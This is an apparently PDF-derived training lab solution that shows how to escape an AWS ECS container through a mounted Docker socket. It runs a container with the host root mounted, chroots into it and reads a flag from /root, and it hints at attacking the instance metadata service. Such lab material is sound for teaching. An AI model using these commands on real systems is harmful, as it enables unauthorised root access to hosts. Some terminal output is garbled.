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TRAINING

Name	ECS: Mounted Docker Socket
URL	https://attackdefense.com/challengedetails?cid=2433
Туре	AWS Cloud Security : EC2

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Objective: Leverage the mounted Docker socket to get access to the host machine and retrieve the flag stored in the root directory of the host system!

Solution:

Step 1: Open the Target URL to access the ECS container.

Resource Details





Step 2: Search for docker socket.

Command: find / -name docker.sock 2>/dev/null

```
root@3fb720a0b1b8:/# find / -name docker.sock 2>/dev/null
/run/docker.sock
root@3fb720a0b1b8:/# [
```

By default docker client is configured to use /var/run/docker.sock unix socket which is a symlink to /run/docker.sock.

Step 3: Docker client is installed on the docker container. Check the images available on the local machine.

Command: docker images

```
root@3fb720a0b1b8:/# docker images
REPOSITORY
                                                                     d6dc6163253f
                                                                                                  61.7MB
                                                           latest
                                                                                   2 weeks ago
amazon/amazon-ecs-agent
                                                                     a747728d64d7
                                                                                                  915kB
amazon/amazon-ecs-pause
327129574815.dkr.ecr.us-east-1.amazonaws.com/ttyd-docker
                                                           latest
                                                                     2be349e8ffc4
                                                                                    2 weeks ago
                                                                                                  1.31GB
~oot@3fb720a0b1b8:/# 🛚
```

Step 4: Start an Ubuntu container. Mount root directory of host machine on /host directory of the container.

Command: docker run -it -v /:/host/ 327129574815.dkr.ecr.us-east-1.amazonaws.com/ttyd-docker bash

```
root@3fb720a0b1b8:/# docker run -it -v /:/host/ 327129574815.dkr.ecr.us-east-1.amazonaws.com/ttyd-docker bash
root@02a770c83f10:/#
root@02a770c83f10:/#
```

Step 5: Change to /host directory and list the files

Commands:

cd /host/

ls -l

```
720 760 12
```

```
root@02a770c83f10:/# cd /host
root@02a770c83f10:/host# ls -l
total 12
1rwxrwxrwx
            1 root root
                           7 Apr 28 19:53 bin -> usr/bin
dr-xr-xr-x 4 root root 317 Apr 28 19:54 boot
drwxr-xr-x 15 root root 2820 May 19 05:54 dev
drwxr-xr-x 79 root root 8192 May 19 05:54 etc
drwxr-xr-x 3 root root 22 May 6 18:28 home
lrwxrwxrwx 1 root root
                          7 Apr 28 19:53 lib -> usr/lib
                         9 Apr 28 19:53 lib64 -> usr/lib64 6 Apr 28 19:53 local
lrwxrwxrwx 1 root root
drwxr-xr-x 2 root root
drwxr-xr-x 2 root root
                         6 Apr
                                  9
                                     2019 media
drwxr-xr-x 2 root root 6 Apr 9 2019 mnt
drwxr-xr-x 4 root root 35 May 19 05:54 opt
dr-xr-xr-x 110 root root 0 May 19 05:54 proc
dr-xr-x--- 3 root root 115 May 19 05:55 root
drwxr-xr-x 26 root root 940 May 19 05:54 run
lrwxrwxrwx 1 root root
                          8 Apr 28 19:53 sbin -> usr/sbin
drwxr-xr-x 2 root root
                                   2019 srv
                           6 Apr 9
dr-xr-xr-x 13 root root
                          0 May 19 05:54 sys
drwxrwxrwt 8 root root 172 May 19 06:10 tmp
drwxr-xr-x 13 root root 155 Apr 28 19:53 usr
drwxr-xr-x 18 root root
                         254 May 19 05:54 var
root@02a770c83f10:/host# 📙
```

Step 6: Use chroot on the /host directory.

Command: chroot ./ bash

```
root@02a770c83f10:/host# chroot ./ bash
[root@02a770c83f10 /]#
[root@02a770c83f10 /]#
```



Step 7: Retrieve the flag

Commands:

find / -name flag 2>/dev/null cat /root/flag

```
[root@02a770c83f10 /]# find / -name flag 2>/dev/null
/root/flag
[root@02a770c83f10 /]#
[root@02a770c83f10 /]# cat /root/flag
d87d3907fd284b32bbdd8bf9efa61d17
[root@02a770c83f10 /]# [
```

From inside the instance, we can interact with the instance metadata service to perform further attacks.

References:

1. Docker (https://www.docker.com/)